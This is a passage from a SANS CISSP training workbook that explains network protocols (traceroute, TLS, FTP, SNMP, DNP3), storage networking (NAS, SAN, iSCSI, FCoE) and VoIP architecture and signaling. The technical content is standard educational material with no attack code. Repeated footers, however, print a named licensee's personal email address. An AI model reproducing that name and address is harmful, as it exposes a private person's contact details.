- Hosts on the same network usually go through the same external router and potentially the same firewall
- By performing traceroutes and looking at the last couple of hops, you can spot similarities

```
# traceroute scanme.nmap.org
traceroute to scanme.nmap.org (45.33.32.156), 30 hops max, 60 byte packets
1 107.170.21.254 (107.170.21.254) 0.452 ms 107.170.21.253 (107.170.21.253) 0.422 ms 0.422 ms
2 192.241.164.237 (192.241.164.237) 0.404 ms 192.241.164.241 (192.241.164.241) 0.431 ms 0.413 ms
3 decix-nyc.he.net (206.130.10.8) 0.492 ms 3.754 ms 10gigabitethernet1-2.core1.nyc6.he.net (198.32.160.61) 5.217 ms
4 10ge16-1.core1.nyc4.he.net (184.105.222.81) 0.482 ms 44.622 ms 14.615 ms
5 10ge15-2.core1.sjc2.he.net (184.105.81.213) 69.174 ms 69.153 ms 69.203 ms
6 10ge3-2.core3.fmt2.he.net (184.105.222.13) 62.576 ms 62.559 ms 72.979 ms
7 * * *
8 scanme.nmap.org (45.33.32.156) 62.537 ms 63.123 ms 63.059 ms
```



Traceroute

From an administrative or security point of view, probably the second most useful application of ICMP is the traceroute (or tracert.exe) command. We talked about traceroute briefly when we discussed the Time-To-Live (TTL) value in the IP header. Traceroute uses a clever combination of TTL values and ICMP replies to map out the route packets take from one computer to another, sometimes through many hops. The command works by sending a series of packets all going to the same destination but with TTL values starting at 1. When the first packet is sent, its TTL expires at the first hop, so the router usually replies with an ICMP "Destination Unreachable" or "Time Exceeded" message. The traceroute command eventually receives this reply and looks inside its payload for the IP address of the sender, which it assumes is the first hop's router.

Traceroute then sends a second packet, this time with a TTL of 2, which expires at the second hop, generating another ICMP reply. Traceroute now knows the second hop's router as well. It keeps sending packets this way, incrementing the TTL by 1 each time and getting replies from each hop until one of the packets finally is delivered to the destination host. By continually incrementing the TTL, traceroute can record all the routers in the path the packets take between your machine and some other machine on the internet.

The traceroute above is to "scanme.nmap.org," as a system with an AUP allows basic scanning. The client system is a cloud-based Linux virtual machine. Note that hop 7 has three asterisks: '*': that means no router responded at hop 7, likely due to filtering. Also note that the Unix/Linux traceroute client sends three packets per hop, which sometimes take a different route, as they do for hops 1-3.

PROTOCOLS:A REVIEW

- **TCP:** Although slower, TCP offers reliable delivery and is the basis for most internet applications (for instance, SSH and HTTP)
- **UDP:** UDP is faster and less reliable and is often the basis for query-type applications (for instance, NFS, NTP, and DNS)
- **ICMP:** Helps troubleshoot errors

Protocols: A Review

There are, as mentioned previously, other protocols than ICMP, UDP, and TCP, including IPsec and routing protocols. There are still other protocols that are primarily known by the numeric ID they use in the Protocol ID field. It can be very instructive to run a network analyzer or a software sniffer such as tcpdump and filter out the main protocols and then examine what is left in the output from the captured data.

APPLICATION LAYER SECURITY PROTOCOLS

- SSH (secure shell)
 - TCP port 22
 - Supports authentication, compression, confidentiality, and integrity
 - RSA certificate exchange for authentication
 - Supports a wide variety of ciphers, including Triple DES, AES, Blowfish, and many others
 - SSH version 1 was vulnerable to a man-in-the-middle attack; version 2 is strongly recommended
- Secure Multipurpose Internet Mail Extensions (S/MIME)
 - The secure MIME



Application Layer Security Protocols

All these different protocol layers are great, but you may be wondering about their roles in securing your information. As you'll see later in this section, none of them really provides much security. Some have basic integrity checking to make sure data isn't accidentally modified by faulty network equipment, but IP lacks good support for confidentiality and integrity.

All is not lost, however. Many solutions to this problem have cropped up over the years, and to provide these resolutions, there are a plethora of protocols you can utilize. Typically, they fit in either the Application or the Network Layer of an IP stack. Let's look at just a few of them.

Two examples of common application layer security protocols are the S/MIME and *Privacy Enhanced Email* (PEM) standards for secure email. Both S/MIME and PEM easily allow users to exchange encrypted and/or digitally signed messages; even if they use different email programs. Both protocols format messages in such a way as to pass harmlessly through standard email servers, so support for this protocol need only be present on the users' desktops. This flexibility makes the protocols compatible with virtually any mail server an organization might choose to use. Of the two, PEM has fallen somewhat out of favor, whereas S/MIME's popularity continues to rise.

SSL AND TLS

- Secure Sockets Layer (SSL) and Transport Layer Security (TLS) protect packet data above the transport layer
- SSL was released by Netscape in 1994
 - Versions 2.0 and 3.0 were released publicly
- TLS 1.0 is SSL version 3.1
 - TLS is an upgrade to SSL 3.0
 - Retains backward-compatibility with SSL
 - Current TLS version is 1.2



MGT414 | SANS Training Program for CISSP® Certification

48

SSL and TLS

Application Layer protocols are the easiest to understand. In fact, you probably already use some of them. Security protocols in the Application Layer rely on a program's developers to explicitly code support for the protocol into their product. Probably the most common example of an Application Layer protocol is the *Secure Sockets Layer* (SSL). SSL started life as a way to enable secure communication between web browsers and servers, but today you can find it embedded in a wide variety of applications. Its flexibility and security make it a good fit for a wide variety of communication security needs.

SSL was made by Netscape, to use with the Netscape web browser. A global Public Key Infrastructure (PKI) has evolved to support SSL, including Certificate Authorities, Registration Authorities, and much more, as previously discussed.

TLS is essentially an upgraded SSL, offering stronger ciphers and more flexibility in cipher choices. Unlike SSL, TLS is a formal Internet Engineering Task Force (IETF) standard, described by RFC 5246 (see: tools.ietf.org/html/rfc5246).

TLS has also evolved from the web-centric roots of Netscape's SSL, providing transport encryption for not only web traffic, but also email, chat, etc. It may also be used as a tunneling protocol.

OTHER TCP/IP PROTOCOLS (1)

Telnet

- Terminal emulation across a network
- Cleartext authentication and data transfer (no confidentiality)
- TCP port 23

File Transfer Protocol (FTP)

- Allows file transfer over network
- Cleartext authentication and data transfer (no confidentiality)
- TCP port 21 for command channel
- Extra TCP port for data channel

Simple Mail Transfer Protocol (SMTP)

- Used to send and receive email between mail servers
- TCP port 25

Trivial File Transfer Protocol (TFTP)

- Allows file transfer over network
- No authentication and cleartext data transfer (no confidentiality)
- UDP port 69



MGT414 | SANS Training Program for CISSP® Certification

49

Other TCP/IP Protocols (1)

Note that FTP uses two ports: The control connection (where commands are sent) is TCP port 21, and Active FTP uses a data connection (where data is transferred) that originates from TCP port 20. Here are the two socket pairs (the next two examples use arbitrary ephemeral ports):

- Client:1025 -> Server:21 (control connection)
- Server:20 -> Client:1026 (data connection)

Notice that the data connection originates from the server, in the opposite direction of the control channel. This breaks the classic client-server data flow direction. Many firewalls will block the active FTP data connection for this reason: Breaking Active FTP. Passive FTP addresses this issue by keeping all communication from client to server:

- Client:1025 -> Server:21 (control connection)
- Client:1026 -> Server:1025 (data connection)

The FTP server tells the client which listening data connection port to connect to; the client then makes a second connection. Passive FTP is more likely to pass through firewalls cleanly, as it flows in classic client-server direction.¹

[1] Conrad, E., & Misenar, S. (2015). CISSP study guide, third edition (3rd ed.). Waltham, Mass.: Syngress.

OTHER TCP/IP PROTOCOLS (2)

Simple Network Management Protocol (SNMP)

- Primary use-case involves monitoring of network devices for performance metrics and error conditions
- SNMPv1 and SNMPv2 employ two cleartext community strings that function as shared password (no confidentiality)
 - Public community string allows read (default value: public)
 - Private community string allows read and write (default value: private)
- If used, require SNMPv3, which added much-needed security functionality including encryption and authentication
- SNMP agents listen on UDP Port 161



MGT414 | SANS Training Program for CISSP® Certification

50

Other TCP/IP Protocols (2)

SNMP is commonly used for basic internal monitoring of an organization's devices. Monitoring can be accomplished via polling devices. Another option involves devices initiating communication by sending SNMP traps to listeners.

SNMP uses read and write community strings that act as passwords. SNMPv1 and SNMPv2c send plaintext community strings, which is a security vulnerability. Access to an SNMP read string allows read access to the managed device (such as downloading router configuration). Write access allows modification of a device (such as changing a router configuration).

SNMPv3 is considerably more secure, and uses encryption to securely manage network devices, providing confidentiality, integrity, and authentication. SNMPv3 is strongly preferred over older versions of SNMP.

MULTILAYER PROTOCOLS

- Some protocols, such as SMTP (Simple Mail Transport Protocol) fit neatly in one OSI layer
- Others, such as TCP/IP, span multiple layers
- DNP3 (Distributed Network Protocol) is another multilayer protocol



MGT414 | SANS Training Program for CISSP® Certification

51

Multilayer Protocols

- Some protocols, such as SMTP (Simple Mail Transport Protocol) fit neatly in one OSI layer
- Others, such as TCP/IP, span multiple layers
- DNP3 (Distributed Network Protocol) is another multilayer protocol

DNP3

DNP3 (Distributed Network Protocol) is an open protocol that supports the Smart Grid

- Used to provide interoperability between various vendors' SCADA systems

DNP3 became an IEEE standard in 2010

- IEEE 1815-2010 (now deprecated)
- allowed pre-shared keys only

IEEE 1815-2012 is the current standard

- Supports Public Key Infrastructure (PKI)



MGT414 | SANS Training Program for CISSP® Certification

52

DNP3

DNP3 (Distributed Network Protocol) is an open SCADA protocol that allows communication between multiple vendor's systems.

It is described by 1815-2012 – IEEE Standard for Electric Power Systems Communications-Distributed Network Protocol (DNP3): <https://mgt414.com/4b>

The DNP Users Group describes DNP3:

DNP3 provides the rules for remotely located computers and master station computers to communicate data and control commands. DNP3 is a non-proprietary protocol that is available to anyone by visiting the website www.dnp.org. Only a nominal fee is charged for documentation, but otherwise, it is available worldwide with no restrictions. This means a utility can purchase master station and outstation computing equipment from any manufacturer and be assured that they will reliably talk to each other. Vendors compete based upon their computing equipment's features, costs and quality factors instead of who has the best protocol. Utilities are not bound to one manufacturer after the initial sale.¹

[1] A DNP3 Protocol Primer <https://mgt414.com/3f>

Course Roadmap

- Security and Risk Management
- Asset Security
- Security Architecture and Engineering
- **Communication and Network Security**
- Identity and Access Management
- Security Assessment and Testing
- Security Operations
- Software Development Security

COMMUNICATION AND NETWORK SECURITY

1. Network Architecture Design Principles
2. Storage, Voice and Wireless Protocols
3. Secure Network Components
4. Routing
5. Remote Access and Secure Communications Channels
6. Network Authentication



MGT414 | SANS Training Program for CISSP® Certification

53

SANS EDU VN @ WWW.SANS.EDU.VN.

Licensed To: Nancy Arnold <shawnacrum1@gmail.com>

NETWORK ATTACHED STORAGE

Network Attached Storage (NAS) provides file and directory access via Ethernet

- Historically, computers used DAS (Direct Attached Storage), such as IDE or SATA drives and directly-connected disk controllers

NAS allows reading/writing entire files via a network

- Analogous to an HTTP or FTP server
- Does not provide direct network file system access
- No direct access to blocks or clusters

NAS is often deployed as a dedicated network appliance

- Usually include RAID array for performance and redundancy
- FreeNAS is an open source option



Network Attached Storage

NAS provides high-level network file access, reading and writing entire files over a network. This is different than traditional attached storage protocols, such as IDE and SCSI, which provide block-level access.

As opposed to NAS, a Storage Area Network (SAN) provides block-level network disk access and is the network equivalent for direct-attached storage. We will discuss Storage Area Networks next.

FreeNAS, available at <http://www.freenas.org>, is an excellent open source NAS implementation, using FreeBSD and the ZFS file system. FreeNAS can use SMB, NFS, AFP, and other NAS protocols.

STORAGE AREANETWORK

- A Storage Area Network (SAN) provides block-level network file system access
 - Direct network access to blocks or clusters
- A SAN is equivalent to directly attached storage (such as an IDE, SATA or SCSI drive) via a network
- SAN storage is called “fabric”
- Common SAN solutions include iSCSI, Fibre Channel, and FCoE (Fibre Channel over Ethernet)



Storage Area Network

Storage Area Networks (SAN) offer block access via a network. Some SAN protocols, such as iSCSI, are carried by TCP/IP (and, therefore, use normal network cabling and routable via IP). Others are carried directly via Ethernet (such as FCoE), and some, like Fibre Channel, do not use Ethernet (or TCP/IP).

We will discuss iSCSI and FCoE shortly.

The key distinction between NAS and SAN is file/directory-level network access vs. block-level network access, respectively.

iSCSI

Internet Small Computer System Interface (iSCSI) offers SCSI disk access via TCP/IP

- Uses normal network cables
- Routed via IP

iSCSI Storage Area Networks can span large areas



iSCSI

Internet Small Computer System Interface (iSCSI) is a flexible and routable NAS protocol, using TCP port 3260. Unlike other SAN solutions such as Fibre Channel, iSCSI can easily route and scale across very large networks.

iSCSI uses Logical Unit Numbers (LUNs). A LUN is a network-addressable storage drive. LUNs are one way of providing access control to SAN drives, as we will discuss shortly.

Since it uses TCP/IP networks, iSCSI can easily scale up to 10 gigabits per second. Small organizations with limited IT staff often find iSCSI simpler to deploy than other SAN protocols, due to its use of TCP/IP.

FCoE

Fibre Channel (FC) was designed for high-performance directly attached storage

- Fibre Channel does not use Ethernet
- Does not easily scale across WANs

FCoE (Fibre Channel over Ethernet) extends Fibre Channel to Ethernet networks

- Unlike NAS, TCP/IP is not used
- FCoE runs directly on top of layer 2 (Ethernet)

FCIP (Fibre Channel over IP) uses TCP/IP



FCoE

Fibre Channel (FC) is a high-speed SAN protocol using custom cabling and switches, which form a network called “fabric.” Plain FC does not use Ethernet. It forms point-to-point “channels,” much like telephone circuits. Channels are simpler than packet-switched network connections, allowing high speed with low overhead. FC operates at a gigabit and beyond.

FCoE (Fibre Channel over Ethernet) encapsulates Fibre Channel frames via Ethernet for Layer 2 transport. This allows FCoE to use typical networking equipment such as Ethernet switches, which typically offer higher speeds (such as 10 gigabits) for lower costs when compared with Fibre Channel switches. Note that FCoE does not use TCP/IP, meaning it is not routable via IP.

FCIP (Fibre Channel over IP) uses TCP/IP, and is routable, much like iSCSI.

VoIP OVERVIEW

- VoIP is a technology that allows phone calls to be routed and transmitted using a data network (Internet/Private network), thus achieving economy of scale, especially in long-distance phone calls
- Voice traffic is digitized before it is sent over an IP network
- VoIP may be used between any combination of analog telephone adaptor (phone set), IP phone, computers




Figure 2.1 VoIP components (FCC)

VoIP Overview

VoIP is a technology that allows phone calls to be routed and transmitted using a data network (Internet/Private network), thus achieving economy of scale, especially in long-distance phone calls. While previously phone calls were routed using circuits, which are expensive and not scalable, the internet now performs the same function at a fraction of the cost. A long-distance phone call using VoIP may have a nominal cost or cost nothing at all.

VoIP may be used between any combination of analog telephone adapters (phone sets), IP phones, and computers. In the beginning, VoIP was used between two computers using the internet. With VoIP becoming a more mature technology, it is now possible to have a phone call between a normal phone and a computer, a normal phone and another normal phone via the internet, and so on.

Companies are using VoIP to reduce their operating costs. Consumers are spending less on their phone bills.

VOICE OVER IP

- Combining data
- Cost-effective
- Redundancy
- Security issues
- Exposure



MGT414 | SANS Training Program for CISSP® Certification

59

Voice over IP

Voice over IP (VoIP) technologies, sometimes described as IP telephony, enable the use of data networks for carrying voice communications. When connected to the internet, VoIP equipment enables individuals to talk without using the traditional telephone network. Instead, sound is converted into digital form and is transported over the network as data. Because traffic conditions on the internet are irregular, the quality of sound on the receiving end depends on the state of the connection between the conversing parties. For greater reliability, companies may send VoIP packets over private WAN links, such as point-to-point T lines, ATMs, or Frame Relays.

Organizations that already have invested in a high-capacity LAN and WAN infrastructure can use that same network to carry voice, video, and data traffic. Companies that want to add a level of redundancy to their voice communication systems can deploy standard telephone lines in parallel with VoIP. In addition, it is common for companies to use traditional telephone lines for interfacing with the outside world and to deploy IP telephony for communicating within the company.

Security Issues with Telephony

Do not forget to account for information security when deploying or maintaining your company's telephone system, regardless of whether it is traditional or IP-based. One of the most prominent threats in this area is the abuse of Private Branch Exchange (PBX) systems, which frequently are relied upon to support telephone services within a company.

PBX systems often contain maintenance hooks for providing remote maintenance capabilities over the phone line. If an attacker learns the number for connecting to the backdoor and is able to authenticate using the PBX's default password, the attacker may be able to make calls on the company's account or access sensitive voicemail messages. Furthermore, when a PBX is connected to the company's data network, the PBX system may act as a gateway to internal computer systems.

PBXs are not the only concern for a security practitioner, though; faxes and fax machines bring forth issues as well. For instance, a person may receive a sensitive fax and leave it on the machine—for the cleaning crew, or anyone else, to view. A more recent development is the use of multipurpose fax machines that, in addition to faxing, can copy, print, and even scan documents. It is unclear how robustly these mechanisms are separated from each other within the device. If the machine is connected to the network, it may act as a gateway to the company's internal systems in a manner similar to a PBX.

Licensed To: Nancy Arnold <shawnacrum1@gmail.com> May 03, 2020

VoIP ARCHITECTURE(1)

PSTN PBX/VoIP integration

- Common and phased approach
- Combines traditional and VoIP networks

IP PBX/PSTN integration

- Users must use VoIP phones
- IP PBX (soft-switch) routes call



MGT414 | SANS Training Program for CISSP® Certification

61

VoIP Architecture (1)

When selecting a VoIP architecture, administrators have several choices to make, depending on existing hardware assets and the goals of the deployment. Let's examine four common architecture modules. Two are covered on this slide and two on the next slide.

PSTN PBX/VoIP Integration

A common VoIP deployment model is to integrate a PBX connected to a public switched telephone network (PSTN) with a VoIP network. This allows organizations to take a phased deployment approach to a VoIP network, leveraging existing traditional voice services in conjunction with a new VoIP deployment. In the PSTN PBX/VoIP integration architecture, the traditional PBX uses PSTN connectivity for some services and VoIP for other connectivity. VoIP connectivity can be used to connect multiple PBX systems together or to provide connectivity to end-users with VoIP phones.

IP PBX/PSTN Integration

Another deployment model is to use an IP PBX or "soft-switch" and connect to a PSTN network directly. In this model, all local users utilize VoIP phones to connect to the IP PBX; and the IP PBX provides direct connectivity to the PSTN for outbound calls.

VoIP ARCHITECTURE (2)

Pure VoIP networks

- VoIP peers only
- Call to PSTN is not available

VoIP/PSTN integration provider services

- Cost effective and minimal investment approach



MGT414 | SANS Training Program for CISSP® Certification

62

VoIP Architecture (2)

We looked at two VoIP architectures on the last slide. Here are two additional approaches.

Pure VoIP Networks

Also known as a "walled garden" approach, a pure VoIP network only provides connectivity to other VoIP callers, often using hostnames or IP addresses for dialing instead of traditional phone numbers.

VoIP/PSTN Integration Provider Services

Another VoIP deployment model that is rapidly gaining adoption due to its simplicity and cost-effectiveness is to establish an IP PBX on a server or workstation using commercial or free software and pay a VoIP integration provider to provide PSTN connectivity with a block of direct inbound dial (DID) phone numbers. No leased line is required to connect to the PSTN integration provider; instead, the service is provided over the internet. This is a very cost-effective option for organizations to deploy voice services, taking advantage of feature-rich soft-switch PBX software with minimal hardware investment.

Next, let's examine the components that make up a VoIP network.

VoIP COMPONENTS

- Media gateways
- Registration and location servers
- Proxy servers
- Messaging servers
- End-user devices: VoIP phones, softphones

Many independent VoIP services are consolidated into a single or redundant systems/appliances



VoIP Components

VoIP networks often require several infrastructure components to support users. Note that despite requiring multiple components for operation, VoIP networks can consolidate several components into a single piece of hardware. For example, it is not unusual for small branch offices to deploy a single router with specialized software that acts as a media gateway, registration server, and a proxy server. Messaging servers are usually dedicated servers due to the storage requirements for voicemail messages stored as audio files.

Media gateways

A VoIP media gateway is responsible for converting traffic between a packet-switched network and a circuit-switched network. Media gateways can be servers with a NIC and the appropriate leased-line interface adapter, or it can be a dedicated hardware appliance, such as a modular router.

Registration and Location Servers

The role of the registration or location server is to aggregate the location information for VoIP callers and record it in a centralized place. The server keeps track of where connected users are coming from (remember that VoIP users can receive calls from any geographic location) so it can route incoming calls to the appropriate recipient.

Proxy Servers

A proxy server acts as a gateway interface between public and private networks for brokering VoIP traffic. Providing some firewall-like features, a proxy server is often needed to translate traffic from private to public IP addresses when a VoIP-aware firewall isn't available. Proxy servers are not needed for all VoIP deployments.

Messaging Servers

VoIP networks utilize messaging services for enhanced phone services, such as voicemail, integration with email messaging systems, and even video messaging services.

End-user Devices

Several different end-user device options are available for VoIP networks.

VoIP Phones

A VoIP phone understands one or more VoIP protocols and connects directly to a data network. VoIP phones are identified by IP address and MAC address, and support at least one compression/decompression (CODEC) algorithm to convert spoken audio into packetized data and vice-versa.

FXS Adapters


Also known as an Analog Telephone Adapter (ATA), a foreign exchange system (FXS) adapter accepts a traditional analog phone on one input, converting analog voice signal into data packets that are transmitted on an Ethernet port. An FXS adapter and an analog phone can be used to connect to a VoIP network instead of a VoIP phone.

Softphones

A softphone uses a client workstation to emulate a phone, using a sound card to play and record audio and converting the signal to VoIP traffic. A softphone is another alternative to a VoIP phone.

VoIP TRAFFIC PATTERNS

- Call setup involves registration and location servers
- Packetized audio travels between two VoIP entities directly
 - Two phones or a VoIP phone and gateway
- Traffic patterns may differ



VoIP Traffic Patterns

When a caller initiates a call to a VoIP user, two data streams are created: A call setup stream and a voice stream.

The call setup stream is the first part of the call operation, where the caller (denoted as Phone "Bob") contacts his local registration server (denoted as "reg. 1"), indicating he wishes to initiate a call. Bob's registration server contacts Alice's registration server, who in turn contacts the call recipient (denoted as Phone "Alice"). Phone Bob and Phone Alice do not communicate directly in the call setup phase, but exchange messages through their registration servers to negotiate the protocols and options to use for the call.

Once the call setup phase has completed, caller Bob creates a direct connection to recipient Alice (or through a VoIP proxy server, if one is used) to establish the voice stream. While the call setup exchange was responsible for negotiating the properties of the call, it does not accommodate any packetized voice packets through the registration servers. In a VoIP network, the caller and the recipient communicate directly in an effort to avoid latency on the network that can degrade voice quality.

The traffic patterns for the call setup and voice streams take different routing paths. From an administrative perspective, it is important to remember that the traffic patterns for call setup may be different than the call patterns for the voice stream traffic, affecting the deployment of QoS controls on the network.

VoIP PROTOCOLS

The student will understand the three major groups of protocols that VoIP uses to support the transmission of voice traffic.

May 03, 2020



MGT414 | SANS Training Program for CISSP® Certification

66

SANS EDU VN @ WWW.SANS.EDU.VN.

Licensed To: Nancy Arnold <shawnacrum1@gmail.com>

PROTOCOLS - OVERVIEW

- Signaling (H.323, SIP) – set up and tear down calls, locate users, negotiate protocols
- Media (RTP) – transport of packetized voice
- Supporting – necessary protocols to support VoIP signaling and media
- Proprietary vs. standards-based implementations



MGT414 | SANS Training Program for CISSP® Certification

67

Protocols – Overview

VoIP networks use many different protocols to support the transmission of voice traffic. These protocols can be categorized into three major groups:

- Signaling – used to set up and tear down calls, locate users, and negotiate protocols. Signaling protocols include SIP and H.323.
- Media – used to actually transport packetized voice traffic between two VoIP devices. A common media protocol is RTP.
- Supporting protocols – used to support VoIP signaling and media protocols including IP, TCP, UDP, and many others.

Note that not all VoIP networks are based on standards-based protocols. In some VoIP implementations, the supporting signaling and media protocols (and even the distinction between the protocols) is proprietary and not open to public scrutiny. While proprietary protocols may boast features of simplified deployment and use models over open standards, the security of these protocols is always suspect. In a proprietary protocol, the strengths and weaknesses of the protocol are only known to the designers and are not open for evaluation to the information security community at large. Organizations that select a proprietary protocol for a VoIP network deployment or any other service can only rely on the trustworthiness and experience of the vendor offering the protocol as a measure of the quality and security of the implementation.

VOIP SIGNALING - H.323

- Early protocol to handle AV call establishment and tear-down functions
 - Not limited to voice traffic
- Refers to a suite of protocol standards
 - Capabilities exchange, logical channel establishment, stream packetization
- Can use TCP or UDP as transport mechanism
- Legacy protocol, complex implementation requirements (ASN.1)



MGT414 | SANS Training Program for CISSP® Certification

68

VoIP Signaling - H.323

H.323 is an early signaling protocol designed to support both voice and video traffic. It was designed to handle call setup and tear-down functions and was a popular deployment option for set-top video conferencing using equipment from manufacturers.

H.323 is a standard developed by the International Telecommunications Union (ITU) that refers to a suite of protocols instead of a single protocol. Other protocols in the set include the following:

- H.225 – describes the message framing and packet format including the operations to establish call signaling and stream synchronization between two endpoints
- H.245 – establishes a mechanism to negotiate capability information, steps for opening and closing logical communication channels and monitoring service indicators
- H.235 – describes the operation of security in H.323
- H.239 – responsible for providing a dual stream mechanism used for video conferencing, for simultaneous audio and video traffic.

As an upper-layer protocol, H.323 can use UDP or TCP as a Network Layer communication mechanism. We'll examine the advantages and disadvantages of UDP and TCP in a VoIP environment later in this module.

H.323 is based on the abstract syntax notation 1 (ASN.1) standard for specifying data that can be challenging to implement securely in a modular or "lightweight" fashion. Secure implementation is difficult when working with inexpensive VoIP phones that have little memory or CPU resources and becomes a more significant issue for manufacturers looking to produce a low-cost device for consumers.

VOIP SIGNALING - SIP

- An alternative to H.323
- Plaintext lightweight protocol using HTTP-like expressions
- Primarily UDP-based, can use TCP
- Extensible protocol, backward-compatibility maintained with core functions
- Easy debugging with ngrep, tcpdump

VoIP Signaling – SIP

An alternative signaling protocol to H.323 is the Session Initialization Protocol (SIP). SIP is an IETF standard specified in RFC 3261, published in June 2002. SIP is a complete replacement for the H.323 protocol but can be implemented in a lightweight fashion, modeling its operation after HTTP instead of the ASN.1 standard. Similar to HTTP's GET and POST methods, SIP uses methods including REGISTER and INVITE to communicate between SIP-compatible registration servers. Like H.323, SIP can be used with UDP or TCP. Most implementations of SIP operate over UDP for performance reasons.

Another advantage of SIP is that it was designed to be extensible, allowing developers to add new functionality to the protocol when new features are created while preserving backward-compatibility with core calling and service functions. This makes the protocol more attractive to manufacturers and consumers alike since it allows users to perform software updates to VoIP phones and registration servers in a gradual fashion to introduce new features to the VoIP network.

Like the HTTP protocol, SIP uses ASCII commands and data representation between devices, making it simple to troubleshoot the protocol using open-source sniffer tools such as ngrep, Wireshark, and tcpdump.

VOIP MEDIA - RTP

- Used by H.323 and SIP to transport packetized voice
- Plaintext end-to-end protocol; does not need to traverse gateway server
 - Commonly over UDP, can use TCP
- Uses RTCP for statistics reporting
 - Jitter, packet loss, delay, packet count
- SRTP, Secure Real-time Transport Protocol, is an alternative supporting encryption
 - AES in a stream cipher mode
- RTP is used to transmit voice content between VoIP devices



MGT414 | SANS Training Program for CISSP® Certification

70

VoIP Media – RTP

The real-time protocol (RTP) is a media protocol that is used between two VoIP devices. While H.323 and SIP set up the call options, RTP is used to transport the packetized voice content end-to-end between the caller and the recipient without the need to traverse the gateway server. SIP and H.323 are not used to transmit packetized voice between VoIP recipients.

Like H.323 and SIP, RTP is supported over UDP and TCP. UDP is the primary network protocol used for RTP for performance reasons and to meet the reliability goals of a streaming media protocol.

In addition to RTP, the two VoIP devices will establish another connection using the real-time control protocol (RTCP). While RTP is used to transmit packetized voice content, RTCP is responsible for reporting statistics about the RTP session including jitter, packet loss, transmit delay and total packet count. RTCP statistics can control the flow of information between two VoIP devices using RTP depending on network characteristics and load.

SRTP, Secure Real-time Transport Protocol, is an alternative implementation of RTP supporting encryption via AES in a stream cipher mode.

UNIFIED COMMUNICATION SECURITY

- Communication was once confined simply to straightforward phone calls and business letters
- Modern Unified Communications provide a much more complex and robust communication landscape
 - With complexity and rich offerings come security challenges
- The capabilities provided by these technologies represent significant business value



Unified Communication Security

Communication was once confined simply to straightforward phone calls and business letters. Modern communication techniques are much more varied. Unified Communications provide a much more complex and robust communication landscape. However, with complexity and rich offerings come significant security challenges.

The capabilities provided by these technologies represent significant business value and the security costs are often overshadowed. Many security professionals have a default knee-jerk reaction of “no, not on my network” when encountering something new. While risk aversion is a strong trait, security professionals must appreciate that businesses don’t exist to be secure.

WEB CONFERENCING

- Web conferencing is a generic term for a technology that might provide many and varied capabilities
- Typical capabilities are
 - Presentations with streaming or telephone audio
 - Attendee chat functions
 - Screen sharing
- Web conferencing provides a means of interacting with remote workers or vendors



MGT414 | SANSTraining Program for CISSP® Certification

72

Web Conferencing

Web conferencing is a generic term for a technology that might provide many and varied capabilities.

Typical capabilities offered by web conferencing technology include presentations with streaming or telephone audio, attendee chat functions, and screen sharing.

Web conferencing provides a means of interacting with remote workers or vendors, and can often result in significant operational savings by reducing costs and productivity losses associated with travel.

Two of the most popular options for web conferencing include GoToMeeting, now owned by Citrix, and WebEx, now owned by Cisco. Another option that also has some free web conferencing capabilities is Yugma.

VIDEO CONFERENCING

- Video Conferencing or Video Teleconferencing (VTC) is focused on streaming live video and audio of the persons taking part in a conference
 - Being able to see the individuals' expressions can make video conferencing a more complete replacement for live meetings
- Significant cost savings by reducing travel
- The ubiquity of webcams and video chat on phones and tablets has increased familiarity and eased use of video conferencing in the workplace
- Common Protocols: VoIP discussed previously



Video Conferencing

Some, but not all, web conferencing capabilities also provide for video conferencing. Video conferencing provides live video and audio streams for meeting or conference attendees. While some organizations have used simple audio or audio coupled with web conferencing as a replacement for live face-to-face meetings, video conferencing represents a more complete replacement for live meetings.

Facial expressions and body language can provide significant context to the words spoken. Video conferencing allows for this additional nuance to be conveyed. Like web conferencing, the primary goal of video conferencing is cost savings, by perhaps obviating the need for travel to live meetings. Additionally, video conferencing could provide viable collaboration for a more disconnected workforce commonly found in enterprises.

Protocols used for video conferencing often mirror those used for VoIP, often with an additional layer for bringing these end-to-end protocols into a multiuser stream.

INSTANT MESSAGING

- For quick conversations where a phone call is too costly or just undesirable, Instant Messaging (IM) provides an alternative
- Internal IM systems often integrated with corporate messaging, which allows for presence awareness
- Enterprise Instant Messaging platforms are largely “unified” in that Email, Voice, Video, and IM are all possibly integrated offerings
 - Microsoft’s Skype for Business is an example of unified suite that includes enterprise instant messaging
- Primary security issues: Confidentiality of content in transit and storage, retention, and discoverability



MGT414 | SANSTraining Program for CISSP® Certification

74

Instant Messaging

Instant Messaging (IM) has long been employed for both personal and business purposes. For quick conversations where a phone call is too costly or just undesirable, IM provides a robust alternative.

Internal IM systems are often integrated with corporate messaging, which allows for presence awareness, which will be discussed shortly. Enterprise Instant Messaging platforms are largely “unified” in that email, Voice, Video, and IM are all possibly integrated offerings.

Microsoft’s Skype for Business is an example of a unified suite that includes enterprise instant messaging as one of its components. The primary security issues are confidentiality of content in transit and storage, retention, and discoverability.

DESKTOP SHARING

- Desktop sharing allows other(s) to see one user's graphical desktop
- In addition to presentations and demonstrations, this functionality is often used for troubleshooting purposes
- Virtual Network Computing (VNC TCP:5900) is a commonly used traditional client/server approach for sharing a graphical desktop
 - More recently solutions like GoToMyPC, TeamViewer, and LogMeIn have made this connectivity easier by using a central server and SSL wrapped outbound client connections over TCP port 443
- Vulnerabilities in the listener and transmission security are the primary concerns with authorized Desktop Sharing
- Another significant concern is the use of unauthorized desktop sharing



Desktop Sharing

